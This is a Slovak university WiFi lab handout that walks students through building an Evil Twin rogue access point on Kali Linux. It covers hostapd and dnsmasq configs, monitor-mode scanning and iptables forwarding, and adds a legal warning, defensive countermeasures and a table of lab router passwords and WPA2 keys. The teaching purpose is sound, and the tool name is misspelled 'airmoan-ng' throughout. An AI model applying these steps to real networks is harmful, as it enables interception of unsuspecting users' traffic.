



WiFi lab časť 4 WiFi operation – Evil Twin Attack

KIS FRI UNIZA




Vytvorené v rámci projektu **KEGA 026TUKE-4/2021**

Agenda

- Spustiť Oracle VM VirtualBox Manager & Kali linux appliance
- Vytvoriť falošný (Evil Twin) AP prostredníctvom Kali Linuxu a presmerovať klientov z pôvodného AP na novovytvorené.
- Zdokumentovať

Topológia a adresácia



PC routes:

0.0.0.0/0	gw 158.193.152.129	metric 85	(default gw via Ether)
0.0.0.0/0	gw 192.168.1[nn].1	metric 75	(default gw via WiFi)
158.193.0.0/16	gw 158.193.152.129	metric 25	(UNIZA net)

Adresácia a skupiny

Skupina											
a	Model	Meno	S/N	Wlan MAC	Ether MAC	SSID	WPA2 Pre-shared Key	NET	uplink	login	pass
1	411UAHR	Mikrotik 1	24D10199373A	00:0C:42:44:6F:8E	00:0C:42:44:6F:8D	Mikrotik-101	!234567*	192.168.101.1/24	192.168.1.101	admin	k!s143
2	411UAHR	Mikrotik 2	24D1019445AE	00:0C:42:49:1D:1A	00:0C:42:49:1D:19	Mikrotik-102	!234567*	192.168.102.1/24	192.168.1.102	admin	k!s143
3	411UAHR	Mikrotik 3	24D101944462	00:0C:42:49:1C:D6	00:0C:42:49:1C:D5	Mikrotik-103	!234567*	192.168.103.1/24	192.168.1.103	admin	k!s143
4	411UAHR	Mikrotik 4	24D1019445BE	00:0C:42:49:1D:0A	00:0C:42:49:1D:09	Mikrotik-104	!234567*	192.168.104.1/24	192.168.1.104	admin	k!s143
5	411UAHR	Mikrotik 5	24D10199371A	00:0C:42:44:6F:AE	00:0C:42:44:6F:AD	Mikrotik-105	!234567*	192.168.105.1/24	192.168.1.105	admin	k!s143
6	411UAHR	Mikrotik 6	24D1019445B4	00:0C:42:49:1D:04	00:0C:42:49:1D:03	Mikrotik-106	!234567*	192.168.106.1/24	192.168.1.106	admin	k!s143
7	411UAHR	Mikrotik 7	24D10194447C	00:0C:42:49:1C:CC	00:0C:42:49:1C:CB	Mikrotik-107	!234567*	192.168.107.1/24	192.168.1.107	admin	k!s143
8	411UAHR	Mikrotik 8	24D10199372A	00:0C:42:44:6F:9E	00:0C:42:44:6F:9D	Mikrotik-108	!234567*	192.168.108.1/24	192.168.1.108	admin	k!s143
9	411UAHR	Mikrotik 9	24D10194442A	00:0C:42:49:1C:9E	00:0C:42:49:1C:9D	Mikrotik-109	!234567*	192.168.109.1/24	192.168.1.109	admin	k!s143
10	411UAHR	Mikrotik 10	24D101993724	00:0C:42:44:6F:94	00:0C:42:44:6F:93	Mikrotik-110	!234567*	192.168.110.1/24	192.168.1.110	admin	k!s143
11	RB952Ui-5ac2nD	Mikrotik 11	CC3E0EDD4C25	2C:C8:1B:4C:F9:B6	2C:C8:1B:4C:F9:B0	Mikrotik-111	!234567*	192.168.111.1/24	192.168.1.111	admin	k!s143
12	RB952Ui-5ac2nD	Mikrotik 12	CC3E0E60402C	2C:C8:1B:4C:B0:40	2C:C8:1B:4C:B0:3A	Mikrotik-112	!234567*	192.168.112.1/24	192.168.1.112	admin	k!s143
13	RB952Ui-5ac2nD	Mikrotik 13	CC3E0E52B863	2C:C8:1B:4C:D3:E7	2C:C8:1B:4C:D3:E1	Mikrotik-113	!234567*	192.168.113.1/24	192.168.1.113	admin	k!s143
14	RB952Ui-5ac2nD	Mikrotik 14	CC3E0E83DB79	2C:C8:1B:25:F2:3A	2C:C8:1B:25:F2:34	Mikrotik-114	!234567*	192.168.114.1/24	192.168.1.114	admin	k!s143
15	RB952Ui-5ac2nD	Mikrotik 15	CC3E0EC59727	2C:C8:1B:26:04:26	2C:C8:1B:26:04:20	Mikrotik-115	!234567*	192.168.114.1/24	192.168.1.114	admin	k!s143

Prístupy

PC:

1.) Lokálny prístup alebo 2.) Remote Desktop Connection app - mstsc.exe (resp. iný program na vzdialené ovládanie počítača)

login/pass: RB03-[čísloPC]\student / student


Mikrotik (v default móde):

default login/pass: admin / <blank>

default net: 192.168.88.1/24, alebo 0.0.0.0/0

prístup cez program Winbox a MAC adresu



Ethernet interfaces



Oracle VM VirtualBox Manager & Kali linux appliance

Kali:


login/pass: kali/kali



Ethernet adapter in NAT mode

Dôležité upozornenie: Zneužitie nástrojov, ktoré sú súčasťou Kali linuxu, je protiprávne a môže viesť ku trestnému vyšetrovaniu voči osobám, ktoré ich zneužili. Informácie v tomto učebnom materiáli a zmienené nástroje musia byť použité len na výukové účely a so zariadeniami na tento účel určenými.

Ethernet interfaces & Kali linux



```
(kali@kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe6c:d11b prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:6c:d1:1b txqueuelen 1000 (Ethernet)
    RX packets 79 bytes 31411 (30.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 94 bytes 11967 (11.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 2312
```




Príklad vytvorenia útoku typu Evil Twin Attack

Evil Twin Attack

- Typ útoku na bezdrôtových klientov, kde je vytvorený AP, ktorý predstiera, že je pôvodná (napr. verejný hot spot) bezdrôtová sieť
 - Vysielanie rovnakého SSID v kombinácii s výkonnou smerovou anténou nasmerovanou na cieľ, budovu a pod.
- Možnosť manipulovať a kontrolovať prevádzku používateľov, ktorí sa pripájajú cez takúto sieť
- Prevádzka je presmerovaná zvyčajne do pôvodnej siete alebo cez mobilnú sieť
- Klient sa zvyčajne pripája na SSID so silnejším signálom
 - Možnosť vyslať *deauthentication* rámce na odpojenie klientov od pôvodného SSID



(source: <https://infinitydatatel.com/>)

Niektoré bezpečnostné opatrenia

- Menšie hotely, organizácie alebo iné prevádzky nemávajú vždy dostatočne zabezpečenú sieť, nemajú vlastný personál na prevádzkovanie sieťovej infraštruktúry, často býva jedno heslo používané dlhú dobu

Opatrenia zo strany používateľa:

- Vytvoriť hotspot zo svojho mobilného telefónu pre citlivé dáta (bankové operácie, platby, email a pod.)
- Použitie šifrovaného VPN pripojenia nad verejnou bezdrôtovou sieťou
- Použiť verejné WiFi nastavenie v OS Windows, resp. personálny FW.
- Vypnúť auto-reconnect (don't connect WiFi automatically)
- Na web stránkách si vždy overiť SSL certifikát (HTTPS pripojenie)

Opatrenia zo strany prevádzkovateľa:

- V prípade použitia WPA-PSK a WPA2-PSK (Pre-Shared Key) použiť dostatočne silné heslo
- WPA and WPA2 Enterprise (EAP) s 802.1x autentifikáciou a RADIUS serverom
- Hotspot s prideleným osobným kľúčom alebo heslom a vytvoriť systém distribúcie jedinečných kľúčov používateľom



Inštalácia a konfigurácia zariadení


SW packages installation via CLI

- A packaging system in Debian Linux is a way to provide programs and applications for installation. No need to build app from the source code.
- APT (Advanced Package Tool) is the command line tool to interact with this packaging system

SW packages:

- `hostapd` - host access point daemon - is a user space daemon software enabling a network interface card to act as an access point and authentication server
- `dnsmasq` - DNS masquerade - is a lightweighted DNS forwarder and also DHCP server
- `gedit` - text editor

`sudo apt-get install dnsmasq hostapd gedit`



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
└─$ sudo apt-get install dnsmasq hostapd apache2 gedit
```

Aircrack-ng tools

- Aircrack-ng is a complete suite of tools for WiFi monitoring and testing
- <https://www.aircrack-ng.org/doku.php?id=Main>

SW tools:

- Airmoan-ng - used to enable monitor mode on wireless interfaces
- Airodump-ng - wireless network monitoring and packet capturing of raw 802.11 frames

sudo airmoan-ng check kill

sudo airmoan-ng start wlan0

```
(kali@kali)-[~]
└─$ sudo airmoan-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0          8188eu      TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
          (monitor mode enabled)
```

sudo airodump-ng wlan0

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:9D:40:8D:FB:FE	-1	6	0 0	6	54	WPA2	CCMP	PSK	Linksys
00:0C:42:44:6F:8E	32	23	0 0	1	54	WPA2	CCMP	PSK	Mikrotik-101
00:1A:0C:3C:F3:D0	-45	102	0 0	9	54e	WEP	WEP		LAN

sudo airmoan-ng stop wlan0

hostapd – network interface as a wireless Access Point

mkdir /home/kali/evtwin

(make directory)

cd /home/kali/evtwin

(change directory)

gedit hostapd.conf

(create/edit file)

hostapd.conf:

interface=wlan0

ssid=ETikrotik-101

hw_mode=g

channel=1

macaddr_acl=0

ignore_broadcast_ssid=0

wpa=2

wpa_passphrase=!234567*

wpa_key_mgmt=WPA-PSK

wpa_pairwise=TKIP

rsn_pairwise=CCMP

sudo hostapd hostapd.conf

(run app)

```
(kali@kali)-[~]
└─$ pwd
/home/kali

(kali@kali)-[~]
└─$ mkdir evtwin

(kali@kali)-[~]
└─$ cd evtwin

(kali@kali)-[~/evtwin]
└─$
```

```
Open [v] [x] hostapd.conf
~/evtwin
1 interface=wlan0
2 ssid=ETikrotik-101
3 hw_mode=g
4 channel=1
5 macaddr_acl=0
6 ignore_broadcast_ssid=0
7 wpa=2
8 wpa_passphrase=!234567*
9 wpa_key_mgmt=WPA-PSK
10 wpa_pairwise=TKIP
11 rsn_pairwise=CCMP
```

```
(kali@kali)-[~/evtwin]
└─$ sudo hostapd hostapd.conf
Configuration file: hostapd.conf
Using interface wlan0 with hwaddr d0:37:45:e4:ce:59 and ssid "ETikrotik-101"
wlan0: interface state UNINITIALIZED→ENABLED
wlan0: AP-ENABLED
```

dnsmasq - DNS forwarder and DHCP server

NEW CMD windows:

cd /home/kali/evtwin (change directory)

gedit dnsmasq.conf (create/edit file)

dnsmasq.conf:

interface=wlan0

dhcp-range=192.168.2[nn].20, 192.168.2[nn].30, 255.255.255.0, 12h (DHCP range, mask and lease time)

dhcp-option=3,192.168.2[nn].1 (gw)

dhcp-option=6,192.168.2[nn].1 (DNS)

server=8.8.8.8

log-queries

log-dhcp

listen-address=127.0.0.1

```
└─$ ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 2312
inet 192.168.101.1 netmask 255.255.255.0 broadcast 192.168.101.255
inet6 fe80::d237:45ff:fee4:ce59 prefixlen 64 scopeid 0x20<link>
ether d0:37:45:e4:ce:59 txqueuelen 1000 (Ethernet)
RX packets 243 bytes 30338 (29.6 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 107 bytes 32999 (32.2 KiB)
TX errors 0 dropped 10 overruns 0 carrier 0 collisions 0

└─(kali@kali)-[~]
└─$ netstat -rn
Kernel IP routing table
Destination Gateway Genmask Flags MSS Window irtt Iface
0.0.0.0 10.0.2.2 0.0.0.0 UG 0 0 0 eth0
10.0.2.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0
192.168.101.0 192.168.101.1 255.255.255.0 UG 0 0 0 wlan0
192.168.101.0 0.0.0.0 255.255.255.0 U 0 0 0 wlan0
```

sudo ifconfig wlan0 up 192.168.2[nn].1 netmask 255.255.255.0 (set IP address on wlan0)

sudo route add -net 192.168.2[nn].0 netmask 255.255.255.0 gw 192.168.2[nn].1 (add static route for clients)

sudo dnsmasq -C dnsmasq.conf -d (run app)

Iptables – FW rules

NEW CMD windows:

remove all FW rules

```
sudo iptables --flush
```

Set up IP forwarding and masquerading

```
sudo iptables --append FORWARD --in-interface wlan0 -j ACCEPT
```

```
sudo iptables --table nat --append POSTROUTING -j MASQUERADE
```

-A (append) append a rule

-j stand for the action

POSTROUTING build-in rule allows packets to be altered as they are leaving the firewall's external device


MASQUERADE target is specified to mask the private IP address of a node with the external IP address of the firewall

Enables packet forwarding by kernel

```
sudo -s
```

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
exit
```



Basic connectivity from the client Win PC / host

NetRouteView application window showing routing table. The application title bar and menu bar are circled in green. The routing table has two rows circled in green, highlighting the destination 0.0.0.0 and the gateway 192.168.101.1.

Destination	Mask	Gateway	Interface IP	Metric	Type	Protocol	Age in Sec...	Interface Name	Interface MAC
0.0.0.0	0.0.0.0	158.193.152.129	158.193.152.174	85	Indirect	Static Route	5 658	Intel(R) 82579LM Gigabit Network Connection	E8-39-35-50-18-D7
0.0.0.0	0.0.0.0	192.168.101.1	192.168.101.21	55	Indirect	Static Route	632	TP-Link Wireless USB Adapter #2	D0-37-45-D0-9F-F1

Windows network status window for Mikrotik-101. The window shows the connection status as 'Pripojené' (Connected). The network name is 'ETikrotik-101' and it is secured ('Zabezpečené'). There is an option to 'Pripájať automaticky' (Connect automatically) which is unchecked. A green circle highlights the 'Pripojiť' (Connect) button.

ipconfig -all

```

Wireless LAN adapter Wi-Fi 2:

Connection-specific DNS Suffix . : 
Description . . . . . : TP-Link Wireless USB Adapter #2
Physical Address. . . . . : D0-37-45-D0-9F-F1
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::38a5:7fb3:bca5:580e%2(Preferred)
IPv4 Address. . . . . : 192.168.101.21(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : pondelok 26. júla 2021 13:15:31
Lease Expires . . . . . : utorok 27. júla 2021 1:34:20
